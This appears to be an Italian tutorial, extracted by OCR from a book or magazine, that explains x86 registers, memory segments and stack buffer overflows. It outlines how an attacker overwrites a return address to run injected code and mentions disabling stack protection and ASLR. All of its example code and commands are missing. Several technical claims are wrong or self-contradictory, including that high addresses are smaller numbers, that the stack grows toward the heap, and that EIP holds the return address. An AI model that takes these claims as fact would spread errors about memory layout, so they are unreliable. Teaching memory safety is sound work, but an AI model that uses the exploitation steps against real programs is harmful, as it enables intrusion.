La dimensione dei registri dipende dal numero di bit che possono contenere: 8, 16, 32, 64. Visto che i registri contengono gli indirizzi di memoria RAM, è ovvio che un registro contenente più bit potrà rappresentare un numero maggiore di diversi indirizzi. Per esempio, un registro a 16 bit potrà contenere al massimo 65536 diversi indirizzi (2 elevato alla 16esima, perché i bit possono avere solo due valori: 0 ed 1). Similmente, con un registro a 32 bit si potranno esprimere fino a 4294967296 indirizzi differenti (poco più di 4 miliardi, tradotto in termini di byte corrisponde a 4096 MB oppure esattamente 4GB), mentre con 64 bit a disposizione si può arrivare fino a circa 1,84*10^19 (cioè 184 seguito da 19 zeri). Ciò significa che se abbiamo dei registri a 32 bit, potremo considerare al massimo 4 GB: anche se disponiamo di una memoria da 8GB potremo utilizzarne soltanto la metà, perché non abbiamo abbastanza indirizzi per tutte le celle della memoria.

I registri sono un tipo di memoria di dimensioni ridotte e ad alta velocità. Le loro dimensioni ridotte fanno si che in genere non vengano utilizzati per memorizzare le informazioni vere e proprie: queste vengono inserite nella memoria RAM. Nei registri vengono inseriti i puntatori alle celle della memoria RAM. Facciamo un esempio concreto: dobbiamo memorizzare il numero “1”, fondamentalmente una variabile in uno dei nostri programmi. Tale numero viene memorizzato in una particolare cella della RAM, che viene contraddistinta dall’indirizzo: si tratta di un numero assegnato univocamente a tale cella. Per esempio, potrebbe essere al numero 6683968 o, scritto in base esadecimale, 0x0065fd40. A questo punto basta memorizzare in un registro del processore l’indirizzo 0x0065fd40, ed ogni volta che avremo bisogno di lavorare con il contenuto di tale cella della RAM il processore saprà esattamente a che indirizzo trovarla. Funziona un po’ come la mappa di una città: ogni abitazione può contenere delle persone, ed ogni

abitazione è contraddistinta da un indirizzo preciso. Se cerchiamo una particolare persona, non dobbiamo fare altro che cercare nell'apposito elenco il suo indirizzo, e sapremo in quale casa trovarla. Naturalmente, questo meccanismo diventa particolarmente vantaggioso quando vogliamo memorizzare molti bit di informazioni, perché nel registro del processore si inserisce soltanto l'indirizzo del primo bit.
Il processore procederà poi a leggere tale bit presente nella RAM assieme alle migliaia di bit che lo seguono finché non gli viene ordinato di smettere. Quindi, semplicemente utilizzando gli indirizzi, possiamo "riassumere" in un singolo numero piuttosto piccolo (il numero dell'indirizzo, per l'appunto) porzioni molto grandi della memoria RAM.

Diversi tipi di registri

I registri disponibili in un processore con architettura x86 sono divisi in quattro categorie: i registri generali, i registri di segmento, i registri dei puntatori, e gli indicatori. I registri interessanti sono quelli generali e quelli dei puntatori. Questo tipo di registri, nei sistemi x86, sono una evoluzione dei corrispondenti registri presenti nei sistemi ad 8 e 16 bit. Infatti, i registri generali di un sistema ad 8 bit sono:

- A
- B
- C
- D

In un sistema a 16 bit i registri corrispettivi sono:

- AX
- BX
- CX
- DX

Ed infine in un sistema x86 i registri generali sono i seguenti:

- EAX

• EBX
• ECX
• EDX

Il bello è che il funzionamento dei registri è identico: ovvero, il codice macchina da fornire al processore per scrivere nel registro A è lo stesso che si utilizza per scrivere nel registro EAX, basta sostituire il nome del registro cui fare accesso. Quindi le regole che presentiamo nelle prossime pagine valgono per tutti i sistemi (inclusi quelli a 64 bit, grazie alla retrocompatibilità dell'architettura x86_64). Parlando dei sistemi x86, che sono ovviamente i più interessanti per noi programmatori in quanto più diffusi al giorno d'oggi, i compiti dei vari registri generali sono i seguenti:

• EAX: anche chiamato "Accumulatore", è utilizzato per accedere agli input/output, le operazioni aritmetiche, le chiamate interrupt del BIOS, …
• EBX: anche chiamato "Base", contiene puntatori per l'accesso alla memoria RAM
• ECX: anche chiamato "Contatore", è utilizzato per memorizzare dei contatori
• EDX: anche chiamato "Dati", è utilizzato per accedere ad input/output, per operazioni aritmetiche, ed alcuni interrupt del BIOS

I registri dei puntatori di un sistema x86 sono invece i seguenti:

• EDI: anche detto "Destinazione", viene utilizzato per la copia e l'impostazione degli array e delle stringhe
• ESI: anche detto "Sorgente", viene utilizzato per la copia delle stringhe e degli array
• EBP: anche detto "Base dello Stack", memorizza gli indirizzi della base dello Stack
• ESP: anche detto "Stack", memorizza gli indirizzi della parte superiore dello Stack
• EIP: anche detto "Indice", memorizza la posizione della prossima istruzione da eseguire (Nota: può essere utilizzato soltanto in lettura)

Abbiamo accennato allo “Stack”, ne parleremo tra poco, per ora basta sapere che è una porzione della memoria. Particolare attenzione deve essere riservata al puntatore EIP che può essere utilizzato da un programma soltanto in lettura. Lo scopo di questo puntatore è di far sapere sempre al processore che cosa dovrà fare immediatamente dopo l’istruzione che sta eseguendo. Il meccanismo è semplice: un programma è soltanto una sequenza di istruzioni in linguaggio macchina (Assembler), che a loro volta non sono altro che un testo, ovvero una sequenza di byte che devono essere scritti nella memoria RAM del computer. Il processore deve poi poter leggere le istruzioni in questione per eseguirle, e le legge una dopo l’altra. Possiamo immaginare ogni istruzione come una variabile oppure una stringa: vale il discorso che abbiamo già fatto per le variabili in generale, ovvero vengono memorizzate in alcune celle della memoria RAM, e possono essere lette conoscendo la posizione della prima di tali celle. Questa posizione è chiamata “puntatore”. Il registro EIP contiene dunque la posizione della cella di memoria in cui si trova il primo bit della prossima istruzione che il processore dovrà eseguire. Grazie al meccanismo del byte null, anche in questo caso sarà possibile per il processore leggere interamente l’istruzione successiva ed eseguirla.


Il byte null: terminatore di stringa

Abbiamo detto che quando il processore riceve il comando di leggere una porzione della memoria, verifica l’indirizzo della prima cella da leggere e poi procede finché non gli viene detto di fermarsi. La domanda è: come si può dire al processore che l’informazione, ovvero la variabile, è terminata? Il metodo più utilizzato è il byte null (oppure NUL), che funge da terminatore di stringa. In altre parole, se il processore incontra un byte dal valore nullo termina

automaticamente la lettura e considera conclusa l'informazione. In codifica esadecimale il byte nullo è \x00, mentre nella codifica ASCII è il semplice valore 0, da non confondersi con il numero zero presente anche sulle tastiere dei computer (in ASCII, il numero zero è rappresentato dal valore 48). Pensare in codice binario può essere più semplice: il byte nullo è semplicemente una sequenza di 8 bit tutti pari a zero (quindi il byte null è il seguente codice binario: 00000000).

La segmentazione

Finora abbiamo parlato di "memoria RAM". E probabilmente avete pensato che tale memoria sia un unico blocco, fondamentalmente un unico schedario pieno di cassetti ai quali è possibile accedere in modo completamente disordinato. Non è proprio così. La memoria di un computer, per un programma, è divisa in cinque porzioni ben distinte: Text, Data, Bss, Heap, e Stack. Queste porzioni prendono il nome di "segmenti" e si parla di "segmentazione" della memoria.



La segmentazione della memoria nei segmenti Text, Data, BSS, Heap, e Stack.

Il segmento Text è quello che contiene il codice Assembly del

programma in esecuzione. Naturalmente, l'esecuzione delle istruzioni del programma non è sequenziale: nonostante il codice sia scritto una riga dopo l'altra, è ovvio che il processore possa avere la necessità di saltare da una istruzione ad un'altra non immediatamente successiva o addirittura precedente. Del resto, è ciò che avviene nei cicli: se pensiamo ad un ciclo FOR del linguaggio C, al termine dell'ultima istruzione del ciclo si salta nuovamente alla prima. È per questo motivo che il puntatore EIP di cui abbiamo parlato poco fa è fondamentale: altrimenti il processore non saprebbe quale istruzione andare ad eseguire. Il segmento Text è accessibile soltanto in lettura, a runtime. Vale a dire che mentre il programma è in esecuzione non è possibile scrivere in tale segmento. Il motivo è ovvio: il codice del programma non può cambiare durante l'esecuzione. Per tale motivo, questo segmento ha una dimensione fissa, che non può essere modificata dopo l'avvio del programma. Se qualcuno tentasse di scrivere in questo segmento di memoria, si verificherebbe un errore di segmentazione, ed il programma verrebbe immediatamente terminato (e non esiste possibilità di impedire la chiusura del programma). Quindi i pirati non possono sovrascrivere il codice sorgente del nostro programma durante l'esecuzione, ed almeno da questo punto di vista possiamo stare tranquilli. Il segmento Data viene utilizzato per memorizzare le variabili globali e le costanti che vengono inizializzate al momento della loro dichiarazione. Il segmento Bss, invece, si occupa dello stesso tipo di variabili, ma viene utilizzato nel caso in cui le variabili non siano state inizializzate.
Per capire la differenza, possiamo dire che la variabile:

Viene inserita nel segmento Data, mentre la variabile

viene inserita nel segmento Bss. In entrambe i casi, le variabili sono da considerarsi valide in tutto il programma (cioè in tutte le funzioni del programma, non sono prerogativa

di una sola funzione). Queste variabili possono cambiare il loro contenuto nel corso del programma, ma non la loro dimensione (che dipende dal tipo di variabile: stringa, numero intero, numero con virgola, eccetera…). La dimensione dei segmenti Data e Bss è dunque fissa, proprio perché la dimensione delle variabili in essi contenute non può cambiare.
Il segmento heap è utilizzato per tutte le altre variabili del programma. Questo segmento non ha una dimensione fissa, perché è ovvio che le variabili possono essere create e distrutte durante l'esecuzione del programma e la memoria deve essere allocata o deallocata con appositi algoritmi da ogni linguaggio di programmazione. Per esempio, nel linguaggio C si utilizza l'algoritmo malloc per assegnare una porzione di memoria ad una variabile:

Un esempio più concreto, per costruire un array di numeri interi sarebbe il seguente:

Mentre per liberare la memoria del buffer in questione si sfrutta l'algoritmo free:

Se avete già avuto esperienze con il linguaggio C oppure C++, probabilmente non vi siete mai trovati a dover utilizzare questi due metodi. Infatti, generalmente un array viene dichiarato con la seguente sintassi:

E la memoria viene automaticamente allocata dal compilatore C. Ma il meccanismo è lo stesso: è solo un modo più rapido di scrivere lo stesso codice C, perché il codice macchina che ne risulta è quasi identico. Questo tipo di variabili ed array di variabili è dunque inserito nel segmento di memoria heap. Questo segmento, lo abbiamo detto, si espande man mano che le variabili vengono create, e la sua espansione procede verso indirizzi della memoria più alti.

Anche il segmento stack ha una dimensione variabile, e viene utilizzato per memorizzare delle variabili. Diversamente dal segmento heap, tuttavia, viene utilizzato più che altro come una sorta di “foglio di appunti”. Nello stack vengono memorizzate infatti le variabili necessarie durante la chiamata delle funzioni. In qualsiasi programma, una parte fondamentale del lavoro è svolto dalle funzioni: possono essere fornite da particolari librerie oppure possiamo realizzarle noi stessi. Per esempio, in C esiste la funzione

che si occupa di copiare un array di caratteri in un altro (il contenuto dell’array destinazione diventa uguale a quello dell’array sorgente). Ovviamente, tale libreria necessita dei puntatori ai due array, ed i puntatori sono delle variabili. Pensiamo, poi, alla funzione

che calcola il coseno dell’angolo che riceve in argomento. È ovvio che l’angolo deve essere memorizzato da qualche parte, affinché la funzione possa utilizzarlo. Il segmento di memoria utilizzato per registrare la variabile in argomento è lo stack. Ed è anche il segmento utilizzato per memorizzare il valore che deve essere restituito, ovvero il coseno dell’angolo calcolato dalla funzione che dovrà poi essere inserito nella variabile “valore”.
Visto che le funzioni possono essere molto diverse ed essere richiamate un numero imprecisato di volte, è ovvio che lo stack non può avere una dimensione fissa, ma deve essere libero di aumentare o diminuire la propria dimensione a seconda delle variabili che devono essere memorizzate. È interessante che quando il segmento stack aumenta di dimensioni lo fa portandosi verso indirizzi più bassi di memoria, quindi nella direzione opposta rispetto al segmento heap.

Esadecimale e decimale


Gli indirizzi di memoria vengono solitamente scritti in base esadecimale, ma sono fondamentalmente dei numeri che possono ovviamente essere convertiti in base decimale. Siccome la base 10 è quella con cui siamo maggiormente abituati a ragionare, può essere utile tenere sottomano uno strumento di conversione delle basi. In effetti può essere poco intuitivo, se si è alle prime armi con la base 16, pensare che il numero esadecimale 210 corrisponda di fatto al decimale 528. Quando leggete un listato Assembly, può essere molto comodo convertire i numeri in forma decimale per comprendere la dimensione delle porzioni di memoria.
http://www.binaryhexconverter.com/hex-to-decimal-converter

Il contesto è importante

C’è qualcosa di importante da considerare riguardo il passaggio da una funzione ad un’altra e più in generale sul funzionamento dello stack. Ragioniamo sulla base di quanto abbiamo detto finora: il programma è una serie di istruzioni Assembly, memorizzate nel segmento della memoria Text. Queste istruzioni vengono eseguite dal processore in modo non perfettamente sequenziale: per esempio, quando viene lanciata una funzione il processore deve saltare alla cella di memoria che contiene la prima istruzione di tale funzione. Questo avviene grazie al registro EIP, che memorizza il puntatore di tale cella. Tuttavia, è anche abbastanza ovvio che appena la funzione termina, ovvero appena si raggiunge l’ultima istruzione della funzione, sia necessario ritornare al punto in cui ci si era interrotti. In pratica, il processore deve tornare ad eseguire l’istruzione immediatamente successiva a quella che aveva chiamato la funzione appena conclusa. Come fa

il processore a sapere dove deve tornare? Ovviamente una tale informazione non può essere inserita direttamente nel codice della funzione, perché la stessa funzione può essere chiamata da punti diversi del codice del programma e quindi deve poter tornare automaticamente in ciascuno di questi punti. La risposta è molto semplice: sempre grazie al puntatore EIP, con un piccolo aiuto da parte dello stack. Ricapitoliamo: il codice del programma è contenuto nel segmento di memoria Text. Durante l'esecuzione del codice, il processore incontra una istruzione che richiede il lancio di una funzione. Il processore salta dunque all'indirizzo della memoria Text in cui è presente il codice di tale funzione. La funzione comincia a scrivere le proprie variabili nel segmento di memoria Heap, ma prima di iniziare le operazioni vere e proprie vi sono delle istruzioni che indicano al processore quali sono le variabili che devono essere condivise tra la porzione del programma che ha chiamato la funzione e la funzione stessa. Queste variabili condivise vengono inserite nel segmento di memoria Stack. Assieme alle variabili condivise vi è anche un'altra informazione che va condivisa tra il codice "principale" e la funzione chiamata: l'indirizzo di ritorno. Ovvero, l'indirizzo di memoria in cui si trova l'istruzione da inserire nel registro EIP, affinché possa essere eseguita immediatamente al termine della funzione chiamata. Naturalmente, l'indirizzo di ritorno è un indirizzo che appartiene al segmento di memoria Text, perché si tratta di una istruzione del codice del programma (che abbiamo detto essere memorizzato interamente in tale segmento). Ma questo vale soltanto se il programma funziona correttamente: non c'è alcun sistema di controllo, un indirizzo di ritorno è soltanto un numero e niente più. Quindi, se viene scritto un indirizzo di ritorno errato, il programma al termine della funzione salterà in un punto della memoria che non è quello previsto originariamente dal programmatore. Questo indirizzo di ritorno è quindi un evidente punto debole del meccanismo: di solito viene scritto correttamente dal codice Assembly del programma, ma se qualcuno trovasse un modo per modificare l'indirizzo di

ritorno al momento della chiamata della funzione, potrebbe di fatto dirottare l'esecuzione del programma verso una qualsiasi porzione di codice Assembly diversa da quella corretta. Ci si può chiedere: esiste un modo per modificare questo indirizzo di ritorno? Si, ed è proprio la tecnica più comunemente utilizzata dai pirati per assumere il controllo di un programma.



In una situazione normale, lo spazio dedicato ad una variabile nello Stack contiene i byte della variabile, il byte nullo come terminatore di stringa, un puntatore del frame di memoria, e l'indirizzo di ritorno della funzione attuale.

I buffer overflow basati sullo Stack

Prima di capire come sia possibile sovrascrivere l'indirizzo di ritorno di una funzione per assumere il controllo di un programma, vediamo di capire meglio come funziona lo Stack. Il nome "Stack" è la traduzione inglese della parola "pila". Possiamo pensare ad una pila di piatti: la formiamo aggiungendo un piatto sopra il precedente. Il principio del funzionamento è il cosiddetto FILO, First In Last Out, cioè "il primo elemento ad essere inserito è l'ultimo a poter essere estratto". Nell'analogia della pila di piatti, è abbastanza ovvio che il primo piatto che posizioniamo si trova sul fondo, e non possiamo prenderlo finché non abbiamo rimosso tutti i successivi che abbiamo posizionato sopra di esso. Per memorizzare una informazione nel segmento della memoria Stack si utilizza il comando Assembly push, mentre per leggere una informazione si sfrutta il comando pop. Naturalmente, a questo punto è necessario tenere in qualche modo traccia di quale sia l'ultima informazione registrata nello stack, cioè l'informazione che può al momento essere estratta oppure dopo la quale è possibile inserire una nuova informazione. Per memorizzare la posizione dell'ultima informazione registrata nello stack viene utilizzato il registro del processore ESP. Naturalmente è anche possibile leggere una particolare porzione dello Stack anche se essa non è l'ultima informazione registrata in esso: in fondo, basta conoscere l'indirizzo di memoria in cui è inserita l'informazione che si vuole leggere. Per memorizzare temporaneamente l'indirizzo dell'informazione che si vuole leggere si utilizza il registro EBP. Ricapitoliamo la funzione dei registri dei puntatori alla luce di quanto abbiamo detto:

• EIP: memorizza l'indirizzo di ritorno, che contiene l'istruzione da eseguire appena la funzione attuale sarà terminata

• ESP: memorizza l’indirizzo dell’ultima informazione registrata nello Stack, così è possibile sapere dove finisce lo Stack al momento attuale e dove scrivere l’eventuale informazione successiva
• EBP: memorizza la posizione di un indirizzo interno allo Stack (dove si trovano le variabili della funzione attuale)
Ovviamente, i valori di ESP ed EBP vengono registrati nello Stack immediatamente prima della chiamata di una funzione, così sarà possibile recuperare i loro valori al termine della funzione stessa (durante l’esecuzione della funzione tali registri infatti cambiano il contenuto). All’inizio di una funzione, il valore del registro EBP viene impostato dopo le variabili locali della funzione e prima degli argomenti della funzione. Per leggere le variabili locali basta sottrarre dal valore di EBP, mentre per leggere gli argomenti basta sommare. C’è un altro particolare interessante: alla fine delle variabili locali, prima degli argomenti, viene memorizzato l’indirizzo di ritorno, che come abbiamo già detto rappresenta la posizione della prossima istruzione da eseguire.
Nei sistemi x86, gli indirizzi “alti” sono quelli indicati da un numero più piccolo, mentre quelli “bassi” sono indicati da un numero più alto, e sono quelli più vicini al segmento di memoria Heap.

I registri a 64-bit

I registri a 64-bit sono più o meno gli stessi di un processore a 32-bit, con la differenza della prima lettera del nome, che cambia da E ad R: il registro EIP diventa RIP, mentre EBP diventa RBP e così via. L’altra differenza, abbastanza ovvia, è che ogni indirizzo a 64 bit richiede 8 byte. Inoltre, sono disponibili molti più registri, un totale di 16. I vari registri a 64 bit sono i seguenti: rax, rbx, rcx, rdx, rbp, rsp, rsi, rdi, r8, r9, r10, r11, r12, r13, r14,


r15. Questo permette di memorizzare più variabili locali nei vari registri piuttosto che nello Stack, ed ovviamente permette di ridurre in parte il problema dell'overflow nello Stack (meno variabili vengono scritte in questo segmento di memoria, meno probabile è che una di esse possa subire un overflow). Naturalmente, i programmi che necessitano di molte variabili molto grandi devono comunque utilizzare lo Stack per la loro memorizzazione, quindi sono comunque vulnerabili al tipo di attacco che presentiamo in queste pagine.

Un esempio semplice

Dopo tanta teoria, è il momento di un primo esempio pratico. Consideriamo il seguente codice:

Al momento di chiamare la funzione prova, lo Stack è così costituito: l'indirizzo più alto è riservato all'argomento 3. Sopra di esso viene registrato, con un indirizzo un po' meno alto (un numero un po' più piccolo) l'argomento 2, e successivamente l'argomento 1. A questo punto viene memorizzato l'indirizzo di ritorno. Si inserisce poi la variabile numero e l'array testo. La variabile testo è, nel nostro esempio, quella posizionata nell'indirizzo più alto dello Stack, il più vicino al segmento Heap della memoria.
Fin qui tutto bene: il codice non fa nulla di particolare, il programma non svolge nessuna azione interessante, ma almeno non crea problemi. Prima di passare ad un codice che faccia davvero qualcosa è fondamentale, per il nostro discorso, notare un particolare: l'array testo dispone dello spazio di 10 caratteri. È vero che lo Stack aumenta le proprie dimensioni verso gli indirizzi più alti (cioè verso il segmento Heap) ma questo vale solo per l'operazione di allocazione. In altre parole, al momento di dover allocare lo spazio necessario all'array testo, il sistema verifica quale

sia l’ultimo byte dello Stack (ovvero l’ultimo byte della variabile numero). Da essa vengono contati 10 byte verso lo Heap, e questo è lo spazio riservato alla variabile testo. Tuttavia, se si deciderà di scrivere il contenuto della variabile testo (nel nostro esempio ciò non avviene) la scrittura inizierà dal byte più vicino allo Heap, andando poi in direzione dell’ultimo byte dedicato alla variabile numero.



Durante la situazione di overflow, l’intero spazio dedicato alla variabile nello Stack è riempito dai byte della variabile stessa (nell’esempio il byte \x41, ovvero “A”). Il valore \x41 va a sovrascrivere anche il byte nullo, il puntatore del frame di memoria, e l’indirizzo di ritorno della funzione.

I lettori più attenti si saranno già chiesti: che cosa succede se, per errore, viene inserito nell’array testo una quantità

di byte maggiore 10? Per esempio che succede se vengono scritti 11 byte? Ciò che accade è che i primi 10 byte vengono scritti esattamente come è previsto, ma viene scritto anche l'undicesimo byte. E questo undicesimo byte va a sovrascrivere ciò che incontra, ovvero l'ultimo byte dedicato alla variabile numero. Consideriamo ora questo codice:

È evidente che questo codice fa qualcosa, anche se è molto semplice. La funzione principale inizializza una variabile chiamata dimensione. Questa variabile registra il numero di caratteri che dovranno essere contenuti nell'array stringa. Con un ciclo for si riempie tale array con lettere "A". Infine, si chiama la funzione prova. Tale funzione prende in argomento l'array stringa, dichiara un nuovo array con dimensione fissa (pari a 10 caratteri) e copia in esso il contenuto dell'array ricevuto in argomento. La copia viene eseguita con l'apposita funzione strcpy della libreria standard "string.h". Se provate a compilare ed eseguire questo codice, vedrete che funziona. E questo perché la dimensione dei due array copiati è identica. Il codice funzionerebbe bene anche se l'array da copiare (cioè l'array stringa) fosse più piccolo dell'array di destinazione (cioè testo). Si può verificare semplicemente modificando il valore della variabile dimensione, per esempio nel seguente modo:

Se invece proviamo a rendere l'array di origine più grande di quello di destinazione, il programma viene terminato. Infatti, modificando la riga di codice con la seguente:

Otteniamo un "errore di segmentazione", anche chiamato "buffer overflow". Che cosa è successo? È successo che la funzione prova ha ricevuto in argomento un array contente ben 11 caratteri "A", ed ha provato ad inserirle in un array che disponeva di spazio allocato per un massimo di 10 caratteri. Di conseguenza, l'undicesima "A" è andata a sovrascrivere

l’informazione immediatamente precedente nello Stack. E questa informazione sovrascritta era, dovreste averlo capito, l’indirizzo di ritorno. In realtà, trattandosi di un solo carattere in più, ad essere stato sovrascritto è un valore chiamato SFP, che precede sempre l’indirizzo di ritorno. Se i caratteri fossero stati almeno 12, l’indirizzo di ritorno sarebbe stato sicuramente sovrascritto. Non abbiamo parlato del valore SFP perché non è particolarmente rilevante per i nostri scopi, e possiamo considerarlo come un’altra variabile locale della funzione prova. Riassumendo: con una dimensione dell’array stringa maggiore di 10 si ottiene una sovrascrittura dell’indirizzo di ritorno. Dunque, appena la funzione termina il processore legge la cella che secondo le sue informazioni contiene l’indirizzo in cui si trova la prossima istruzione da eseguire. Purtroppo, in quella cella di memoria l’indirizzo di ritorno vero non è più presente, ed è inserito invece un valore errato: nel nostro esempio la lettera “A” che corrisponde al numero esadecimale \x41. Il processore è convinto che il numero \x41 rappresenti l’indirizzo di ritorno corretto, quindi lo inserisce nel registro EIP e si prepara a leggere l’istruzione memorizzata nella cella di memoria identificata da questo indirizzo. Naturalmente, è molto probabile che la cella di memoria presente all’indirizzo \x41 non contenga alcuna istruzione valida, quindi il processore si trova nell’impossibilità di procedere nell’elaborazione, e termina “brutalmente” (con un crash) il programma dichiarando per l’appunto un “errore di segmentazione”, ovvero un errore nella gestione dei segmenti di memoria del programma. In questo caso, e del resto nella netta maggioranza dei crash dei programmi, si tratta di un errore del segmento Stack (esistono anche situazioni simili che si verificano nel segmento Heap, ma sono più rare).

Indirizzi a 32 bit

Un particolare: nell'esempio che realizzeremo d'ora in poi ci basiamo su un sistema a 32 bit. Di conseguenza, l'indirizzamento della memoria è basato su 4 byte (1 byte equivale ad 8 bit, per avere 32 bit servono 4 byte). Quindi, un indirizzo di memoria (come l'indirizzo di ritorno) deve essere scritto con 4 byte. Per esempio, un indirizzo di memoria in un sistema x86 potrebbe essere l'esadecimale 0x41414141, scritto anche come \x41\x41\x41\x41, che corrisponde alla stringa AAAA.

Facile… o quasi

Adesso che abbiamo capito come va in crash un programma per buffer overflow, ci si può chiedere: come fa un pirata a sfruttare questo tipo di errori per far eseguire al processore del codice a sua discrezione? La risposta dovrebbe già esservi balenata in mente sotto forma di un'altra domanda: nel nostro esempio l'indirizzo di ritorno veniva sovrascritto con un valore non valido, ma che cosa succederebbe se l'indirizzo di ritorno venisse sovrascritto con un valore che punta a delle istruzioni in codice Assembly effettivamente eseguibili da parte del processore? La risposta è drammaticamente semplice: il processore le eseguirebbe senza alcun problema. Ciò significa, di fatto, che è possibile dirottare l'esecuzione di un programma semplicemente sovrascrivendo l'indirizzo di ritorno in modo che punti ad una porzione della memoria nella quale è stato precedentemente inserito del codice macchina Assembly funzionante.
Insomma, la vita di un pirata sembra piuttosto semplice. In realtà, ci sono alcuni particolari che rendono le cose un po' più complicate. Riassumiamo ciò che un pirata deve fare:
0) trovare un programma con una funzione in cui ad una variabile viene assegnato un valore senza prima controllare che tale valore sia più piccolo dello spazio massimo allocato alla variabile stessa

1) capire dove si trova l’indirizzo di ritorno della funzione
2) scrivere del codice macchina nella memoria del computer
3) sovrascrivere l’indirizzo di ritorno inserendo al suo posto l’indirizzo in cui si trova il codice macchina appena scritto
I problemi sono dunque due: uno consiste nell’ottenere le informazioni necessarie (la posizione dell’indirizzo di ritorno e la posizione del proprio codice macchina), l’altro nello scrivere tutto il necessario (sia il proprio codice macchina che il nuovo indirizzo di ritorno). Esiste un modo molto semplice per risolvere il problema della scrittura: si può fare tutto con la scrittura della variabile. Abbiamo detto che la vulnerabilità del programma deriva dal fatto che permette l’assegnazione di qualsiasi valore ad una certa variabile, anche se più grande del previsto. Quindi il pirata può decidere di assegnare alla variabile in questione un valore che di fatto corrisponde al codice macchina che vuole eseguire, sufficientemente lungo da sovrascrivere l’indirizzo di ritorno. La vulnerabilità può quindi essere sfruttata con una sola operazione: l’assegnazione di un valore, appositamente preparato, alla variabile. Un esempio pratico ci aiuterà a capire quanto semplice sia la questione, realizzando il file errore.c:

Se siete stati attenti, avrete capito che in questo esempio la variabile “vulnerabile” è stringa. Infatti, tale variabile viene inizializzata con una dimensione di 500 caratteri. Tuttavia, le viene poi assegnato (grazie alla funzione strcpy) il valore di argv[1], che rappresenta l’argomento con cui viene lanciato il programma, il quale è a discrezione dell’utente. Per capirci, possiamo compilare il programma utilizzando il compilatore GCC, che su un sistema GNU/Linux (oppure su Windows con l’ambiente Cygwin) si lancia nel seguente modo:

a cui deve seguire il comando

La sicurezza di Linux

Eseguendo il tentativo di cracking su un sistema GNU/Linux, probabilmente non funzionerà. Questo perché il kernel Linux ha dei meccanismi di protezione, non presenti in Windows, che di fatto impediscono l'esecuzione di shellcode tramite errori di segmentazione. Affinché il nostro tentativo vada a buon fine, rimuoviamo la protezione dello stack da parte del Kernel Linux:

Rendendo dunque eseguibile il codice presente nel segmento di memoria Stack (nelle recenti versioni di Linux è eseguibile soltanto il segmento Text per ovvii motivi di sicurezza, ma altri sistemi operativi non offrono questo tipo di protezione). Potrebbe anche essere necessario disabilitare la randomizzazione dello Stack (ASLR):

È una particolare forma di protezione del kernel Linux (introdotta anche nelle versioni di Windows successive al 2007, ma solo per alcuni programmi): si occupa di rendere casuali e non consecutivi gli indirizzi della memoria della Stack, in modo da rendere molto difficile la stima dell'indirizzo in cui viene memorizzata la variabile "vulnerabile" (nel nostro esempio la variabile stringa).
http://linux.die.net/man/8/execstack
https://docs.oracle.com/cd/E37670_01/E36387/html/ol_aslr_sec.html


A questo punto possiamo avviare il programma fornendogli un argomento, per esempio:

Il programma termina senza alcun problema, perché la parola "gatto", che è l'argomento del programma, ha meno di 500 caratteri. Ma se proviamo ad avviare il programma col seguente

comando:

Il programma andrà in crash, con un “segmentation fault” (che significa “errore di segmentazione”. Infatti, l’argomento che abbiamo appena scritto contiene ben 529 caratteri: 29 in più della dimensione massima accettabile dalla variabile stringa. Siccome non esiste alcun controllo, l’argomento viene scritto dentro la variabile ed il suo contenuto straripa, per cui gli ultimi byte dell’argomento finiscono per sovrascrivere l’indirizzo di ritorno della funzione main e provocare il crash.
In realtà esiste anche un metodo più semplice per realizzare un stringa molto lunga nel terminale di GNU/Linux: utilizzare l’interprete del linguaggio Perl. Se, per esempio, scriviamo il comando:

Otterremmo lo stesso risultato del comando precedente, perché al programma errore è appena stato passato un argomento con ben 600 caratteri: il comando Perl che abbiamo indicato, infatti produce una sequenza di ben 600 caratteri “A” (infatti il valore esadecimale corrispondente al carattere A è \x41).



